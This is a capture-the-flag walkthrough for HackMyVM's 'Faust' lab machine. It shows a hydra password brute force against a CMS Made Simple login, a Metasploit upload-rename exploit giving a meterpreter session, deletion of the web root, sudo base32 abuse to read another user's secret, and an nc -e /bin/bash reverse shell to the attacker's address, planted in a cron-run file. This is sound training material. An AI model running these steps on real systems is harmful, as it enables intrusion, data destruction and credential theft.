

Hack My VM

Walkthrough Faust



Index

1. Intro	2
2. Enumeration	3
2.1. Discovering IP	3
2.2. Nmap	4
2.3. Port 6660	5
2.4. Port 80	6
3. Exploitation	8
4. Privilege Escalation	11
5. See ya!	12



1. Intro

This document will show how to get root on Faust VM from [HackMyVM](#).



2. Enumeration

2.1. Discovering IP

First we need to know the IP of the VM. We will use netdiscover. In our example, the VM has the IP 192.168.1.146.


```
1 Currently scanning: 192.168.1.0/16 | Screen View: Unique Hosts
2
3 5 Captured ARP Req/Rep packets, from 3 hosts. Total size: 300
4 -----
5 IP           At MAC Address      Count    Len  MAC Vendor / Hostname
6 -----
7 192.168.1.146 08:00:27:04:23:d3      1       60  PCS Systemtechnik GmbH
8
```



2.2. Nmap

Once we know the IP of the VM, we start with a nmap to see which ports are open.

```
1 sml@cassandra:~$ nmap -A -p- 192.168.1.146
2 Starting Nmap 7.70 ( https://nmap.org ) at 2021-04-06 15:52 CEST
3 Nmap scan report for debian.home (192.168.1.146)
4 Host is up (0.00034s latency).
5 Not shown: 65532 closed ports
6 PORT      STATE SERVICE VERSION
7 22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
8 | ssh-hostkey:
9 |   2048 54:0a:75:c5:26:56:f5:b0:5f:6d:e1:e0:77:15:c7:0d (RSA)
10 |   256 0b:d7:89:52:2d:13:16:cb:74:96:f5:5f:dd:3e:52:8e (ECDSA)
11 |_  256 5a:90:0c:f5:2b:7f:ba:1c:83:02:4d:e7:a2:a2:1d:5b (ED25519)
12 80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
13 |_ http-generator: CMS Made Simple - Copyright (C) 2004-2021. All rights reserved.
14 |_ http-server-header: Apache/2.4.38 (Debian)
15 |_ http-title: Home - cool_cms
16 6660/tcp  open  unknown
17 | fingerprint-strings:
18 |   NULL, Socks5:
19 |     MESSAGE FOR WWW-DATA:
20 |       [31m www-data I offer you a dilemma: if you agree to destroy all your stupid work, then
        you have a reward in my house...
21 |_   Paul
22 1 service unrecognized despite returning data. If you know the service/version, please submit
        the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
23 SF-Port6660-TCP:V=7.70%I=7%D=4/6%Time=606C67AF%P=x86_64-pc-linux-gnu%r(NUL
24 SF:L,A5,"\\n\\n\\x20\\x20\\x20MESSAGE\\x20FOR\\x20WWW-DATA:\\n\\n\\x20\\x1b\\[31m\\x20\\
25 SF:x20www-data\\x20I\\x20offer\\x20you\\x20a\\x20dilemma:\\x20if\\x20you\\x20agree
26 SF:\\x20to\\x20destroy\\x20all\\x20your\\x20stupid\\x20work,\\x20then\\x20you\\x20h
27 SF:ave\\x20a\\x20reward\\x20in\\x20my\\x20house\\.\\.\\.\\n\\x20\\x20\\x20Paul\\x20\\x1b
28 SF:\\[0m\\n")%r(Socks5,A5,"\\n\\n\\x20\\x20\\x20MESSAGE\\x20FOR\\x20WWW-DATA:\\n\\n\\x
29 SF:20\\x1b\\[31m\\x20\\x20www-data\\x20I\\x20offer\\x20you\\x20a\\x20dilemma:\\x20if
30 SF:\\x20you\\x20agree\\x20to\\x20destroy\\x20all\\x20your\\x20stupid\\x20work,\\x20
31 SF:then\\x20you\\x20have\\x20a\\x20reward\\x20in\\x20my\\x20house\\.\\.\\.\\n\\x20\\x20
32 SF:\\x20Paul\\x20\\x1b\\[0m\\n");
33 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
34
```




```
sml@cassandra:~$ nmap -A -p- 192.168.1.146
Starting Nmap 7.70 ( https://nmap.org ) at 2021-04-06 15:52 CEST
Nmap scan report for debian.home (192.168.1.146)
Host is up (0.00034s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 54:0a:75:c5:26:56:f5:b0:5f:6d:e1:e0:77:15:c7:0d (RSA)
|   256 0b:d7:89:52:2d:13:16:cb:74:96:f5:5f:dd:3e:52:8e (ECDSA)
|_  256 5a:90:0c:f5:2b:7f:ba:1c:83:02:4d:e7:a2:a2:1d:5b (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-generator: CMS Made Simple - Copyright (C) 2004-2021. All rights reserved.
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Home - cool_cms
6660/tcp  open  unknown
| fingerprint-strings:
|   NULL, Socks5:
|     MESSAGE FOR WWW-DATA:
|       [31m www-data I offer you a dilemma: if you agree to destroy all your stupid work, then you have a reward in my house...
|_   Paul
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port6660-TCP:V=7.70%I=7%D=4/6%Time=606C67AF%P=x86_64-pc-linux-gnu%r(NUL
SF:L,A5,"\\n\\n\\x20\\x20\\x20MESSAGE\\x20FOR\\x20WWW-DATA:\\n\\n\\x20\\x1b\\[31m\\x20\\
SF:x20www-data\\x20I\\x20offer\\x20you\\x20a\\x20dilemma:\\x20if\\x20you\\x20agree
SF:\\x20to\\x20destroy\\x20all\\x20your\\x20stupid\\x20work,\\x20then\\x20you\\x20h
SF:ave\\x20a\\x20reward\\x20in\\x20my\\x20house\\.\\.\\.\\n\\x20\\x20\\x20Paul\\x20\\x1b
SF:\\[0m\\n")%r(Socks5,A5,"\\n\\n\\x20\\x20\\x20MESSAGE\\x20FOR\\x20WWW-DATA:\\n\\n\\x
SF:20\\x1b\\[31m\\x20\\x20www-data\\x20I\\x20offer\\x20you\\x20a\\x20dilemma:\\x20if
SF:\\x20you\\x20agree\\x20to\\x20destroy\\x20all\\x20your\\x20stupid\\x20work,\\x20
SF:then\\x20you\\x20have\\x20a\\x20reward\\x20in\\x20my\\x20house\\.\\.\\.\\n\\x20\\x20
SF:\\x20Paul\\x20\\x1b\\[0m\\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



2.3. Port 6660

Seems that 6660 displays a message so we can confirm that using nc to connect to that port.

```
1 sml@cassandra:~$ nc 192.168.1.146 6660
2 MESSAGE FOR WWW-DATA:
3 www-data I offer you a dilemma: if you agree to destroy all your stupid work, then you have
4 a reward in my house...
5 Paul
```



```
sml@cassandra:~$ nc 192.168.1.146 6660

MESSAGE FOR WWW-DATA:

www-data I offer you a dilemma: if you agree to destroy all your stupid work, then you have a reward in my house...
Paul
```

It shows a message from paul to www-data where if www-data delete all his own data, will appear something at paul home.



2.4. Port 80

We continue checking port 80 and appears a blog made by CMS Made Simple.

Visit <http://192.168.1.146/admin/login.php> and will appear the login page for CMS Made Simple.

cms made simple™

Login to CMS Made Simple™

User name

User name

Password

Password

Submit Cancel

Forgot your password?

Copyright © CMS Made Simple™


We will try to log in and capture the request using Burp.



```
1 POST /admin/login.php HTTP/1.1
2 Host: 192.168.1.146
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 46
9 Origin: http://192.168.1.146
10 DNT: 1
11 Connection: close
12 Referer: http://192.168.1.146/admin/login.php
13 Cookie: CMSSESSID5aa681ed85a8=8g86e9g333ro0fq3hqibgmb19f
14 Upgrade-Insecure-Requests: 1
15
16 username=uzer&password=pazz&loginsubmit=Submit
```

After we check the parameters sent, we use hydra to bruteforce the password.

```
1 sml@cassandra:~$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.146 http-post-
  form "/admin/login.php:username=~USER~&password=~PASS~&loginsubmit=Submit:Incorrect" -I -f
  -t 30
2 Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service
  organizations, or for illegal purposes.
3
4 Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-06 15:58:35
5 [DATA] max 30 tasks per 1 server, overall 30 tasks, 14344398 login tries (1:1/p:14344398),
  ~478147 tries per task
6 [DATA] attacking http-post-form://192.168.1.146:80/admin/login.php:username=~USER~&password=~
  PASS~&loginsubmit=Submit:Incorrect
7 [80][http-post-form] host: 192.168.1.146 login: admin password: bullshit
8 [STATUS] attack finished for 192.168.1.146 (valid pair found)
9 1 of 1 target successfully completed, 1 valid password found
10
11
```



```
sml@cassandra:~$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.146 http-post-form "/admin/login.php:username=~USER~&password=~PASS~&loginsubmit=Submit:Incorrect" -I -f -t 30
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-06 15:58:35
[DATA] max 30 tasks per 1 server, overall 30 tasks, 14344398 login tries (1:1/p:14344398), ~478147 tries per task
[DATA] attacking http-post-form://192.168.1.146:80/admin/login.php:username=~USER~&password=~PASS~&loginsubmit=Submit:Incorrect
[80][http-post-form] host: 192.168.1.146 login: admin password: bullshit
[STATUS] attack finished for 192.168.1.146 (valid pair found)
```




3. Exploitation

There are some exploits for CMS Made Simple, but we will use metasploit. So let's try to configure it.

```
1 msf6 > use exploit/multi/http/cmsms_upload_rename_rce
2 [*] No payload configured, defaulting to php/meterpreter/reverse_tcp
3 msf6 exploit(multi/http/cmsms_upload_rename_rce) > show options
4
5 Module options (exploit/multi/http/cmsms_upload_rename_rce):
6
7   Name      Current Setting  Required  Description
8   ----      -
9   PASSWORD                      yes       Password to authenticate with
10  Proxies                      no        A proxy chain of format type:host:port[,type:host:
11  port][...]
12  RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts
13  file with syntax 'file:<path>'
14  RPORT      80               yes       The target port (TCP)
15  SSL        false            no        Negotiate SSL/TLS for outgoing connections
16  TARGETURI  /cmsms/          yes       Base cmsms directory path
17  USERNAME                      yes       Username to authenticate with
18  VHOST                      no        HTTP server virtual host
19
20 Payload options (php/meterpreter/reverse_tcp):
21
22   Name      Current Setting  Required  Description
23   ----      -
24  LHOST      192.168.1.70    yes       The listen address (an interface may be specified)
25  LPORT      4444            yes       The listen port
26
27 Exploit target:
28
29   Id  Name
30   --  ---
31   0   Universal
32
33
34 msf6 exploit(multi/http/cmsms_upload_rename_rce) > set password bullshit
35 password => bullshit
36 msf6 exploit(multi/http/cmsms_upload_rename_rce) > set rhosts 192.168.1.146
37 rhosts => 192.168.1.146
38 msf6 exploit(multi/http/cmsms_upload_rename_rce) > set targeturi /
39 targeturi => /
40 msf6 exploit(multi/http/cmsms_upload_rename_rce) > set username admin
41 username => admin
42
```

Once configured, run exploit.

```
1 msf6 exploit(multi/http/cmsms_upload_rename_rce) > exploit
2
3 [*] Started reverse TCP handler on 192.168.1.70:4444
4 [*] Executing automatic check (disable AutoCheck to override)
5 [+] The target appears to be vulnerable.
6 [*] Sending stage (39282 bytes) to 192.168.1.146
7 [*] Meterpreter session 1 opened (192.168.1.70:4444 -> 192.168.1.146:48952) at 2021-04-06
8   16:01:36 +0200
9 [+] Deleted JbotLmAk.txt
10 [+] Deleted JbotLmAk.php
11 meterpreter >
12
```



Now that we have a low shell as www-data, If we check /home/paul we cannot find nothing interesting.

```
1 www-data@debian:/home/paul$ ls -la
2 ls -la
3 total 28
4 drwxr-xr-x 3 paul paul 4096 Apr  2 10:25 .
5 drwxr-xr-x 4 root root 4096 Apr  1 11:37 ..
6 lrwxrwxrwx 1 root root   9 Apr  1 14:13 .bash_history -> /dev/null
7 -rw-r--r-- 1 paul paul  220 Apr  1 10:47 .bash_logout
8 -rw-r--r-- 1 paul paul 3526 Apr  1 10:47 .bashrc
9 drwx----- 3 paul paul 4096 Apr  6 12:09 .local
10 -rw-r--r-- 1 paul paul  807 Apr  1 10:47 .profile
11 -rw-r--r-- 1 paul paul   66 Apr  1 12:58 .selected_editor
12
```

The message at port 6660 was for remove all www-data work, so lets try to remove all the content inside html.

```
1 www-data@debian:/home/paul$ rm -r /var/www/html/*
2
```

After few moments it appears /home/paul/password.txt, so use it to connect as paul.

```
1 www-data@debian:/home/paul$ ls
2 password.txt
3 www-data@debian:/home/paul$ cat password.txt
4 Password is: YouCanBecomePaul
5
6
7 sml@cassandra:~$ ssh paul@192.168.1.146
8 paul@192.168.1.146's password:
9 Linux debian 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
10
11 The programs included with the Debian GNU/Linux system are free software;
12 the exact distribution terms for each program are described in the
13 individual files in /usr/share/doc/*/copyright.
14
15 Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
16 permitted by applicable law.
17 Last login: Fri Apr  2 09:49:06 2021 from 192.168.0.25
18 paul@debian:~$ id
19 uid=1001(paul) gid=1001(paul) groupes=1001(paul)
20
```

As paul, if we visit /home/nico we can see that there is a file .secret.txt but only can be read by nico.

```
1 paul@debian:/home/nico$ ls -la
2 total 32
3 drwxr-xr-x 3 nico nico 4096 avril  1 15:31 .
4 drwxr-xr-x 4 root root 4096 avril  1 11:37 ..
5 lrwxrwxrwx 1 root root   9 avril  1 14:13 .bash_history -> /dev/null
6 -rw-r--r-- 1 nico nico  220 avril  1 11:37 .bash_logout
7 -rw-r--r-- 1 nico nico 3526 avril  1 11:37 .bashrc
8 drwxr-xr-x 3 nico nico 4096 avril  1 11:38 .local
9 -rw-r--r-- 1 nico nico  807 avril  1 11:37 .profile
10 -rwx----- 1 nico nico   37 avril  1 14:11 .secret.txt
11 -rwx----- 1 nico nico   11 avril  1 15:31 user.txt
12
```


Check sudo.

```
1 paul@debian:~$ sudo -l
2 (nico) /usr/bin/base32
3
```



We can run base32 as nico, so we can use base32 to read .secret.txt file.

```
1 paul@debian:~$ sudo -u nico /usr/bin/base32 /home/nico/.secret.txt
2 KVEGGZ2QKQ2G0YLOKZ5GIRRZ0ZRG2VTGMJLTS6K2KY4WSWSXKZ4USQJ5HUFA====
3 paul@debian:~$ echo "KVEGGZ2QKQ2G0YLOKZ5GIRRZ0ZRG2VTGMJLTS6K2KY4WSWSXKZ4USQJ5HUFA====" |
   base32 -d
4 UHcgPT4ganVzdF9vbmVfbW9yZV9iZWVyIA==
5 paul@debian:~$ echo "UHcgPT4ganVzdF9vbmVfbW9yZV9iZWVyIA==" | base64 -d
6 Pw => just_one_more_beer
7
```



```
paul@debian:~$ sudo -u nico /usr/bin/base32 /home/nico/.secret.txt
KVEGGZ2QKQ2G0YLOKZ5GIRRZ0ZRG2VTGMJLTS6K2KY4WSWSXKZ4USQJ5HUFA====
paul@debian:~$ echo "KVEGGZ2QKQ2G0YLOKZ5GIRRZ0ZRG2VTGMJLTS6K2KY4WSWSXKZ4USQJ5HUFA====" | base32 -d
UHcgPT4ganVzdF9vbmVfbW9yZV9iZWVyIA==
paul@debian:~$ echo "UHcgPT4ganVzdF9vbmVfbW9yZV9iZWVyIA==" | base64 -d
Pw => just_one_more_beer paul@debian:~$
```

Use this password to log as nico.



4. Privilege Escalation

There is homer.jpg inside /home/nico.

```
1 nico@debian:/nico$ ls -l
2 total 48
3 -rwxrwx--- 1 nico root 47162 avril  1 16:53 homer.jpg
4
```

We download the file to our computer.

```
1 sml@cassandra:~$ scp -r nico@192.168.1.146:/nico/homer.jpg .
2 nico@192.168.1.146's password:
3 homer.jpg
4
```

With steghide without password, we can extract a file note.txt.

```
1 sml@cassandra:~$ steghide --extract -sf homer.jpg
2 Anotar salvoconduto:
3 anoto los datos extraidos note.txt.
4
5 sml@cassandra:~$ cat note.txt
6 my /tmp/goodgame file was so good... but I lost it
7
```

The .txt file talks about a lost file, so probably there is a cron job trying to execute this file... We create the file /tmp/goodgame with a line to get a reverse shell and give it exec permission.

```
1 nico@debian:/tmp$ echo "nc -e /bin/bash 192.168.1.70 4444" > goodgame
2 nico@debian:/tmp$ chmod +x goodgame
3
```

Put nc listening.

```
1 sml@cassandra:~$ nc -nlvp 4444
2 listening on [any] 4444 ...
3
```

After few moments, we got our root reverse shell.

```
1 sml@cassandra:~$ nc -nlvp 4444
2 listening on [any] 4444 ...
3 connect to [192.168.1.70] from (UNKNOWN) [192.168.1.146] 48956
4 id
5 uid=0(root) gid=0(root) groupes=0(root)
6
```

```
sml@cassandra:~$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.70] from (UNKNOWN) [192.168.1.146] 48956
id
uid=0(root) gid=0(root) groupes=0(root)
cd /root
ls
root.txt
```



5. See ya!

HackMyVM is a platform where we create and share vulnerable VMs to hack and enjoy hacking. We think that its important to share knowledge, and also we believe that everyone should have access to information/knowledge for free. If you loved this text, please think about share/contribute to a free project or your own project on Internet! :D

Not only is there an art in knowing a thing, but
also a certain art in teaching it.

Cicero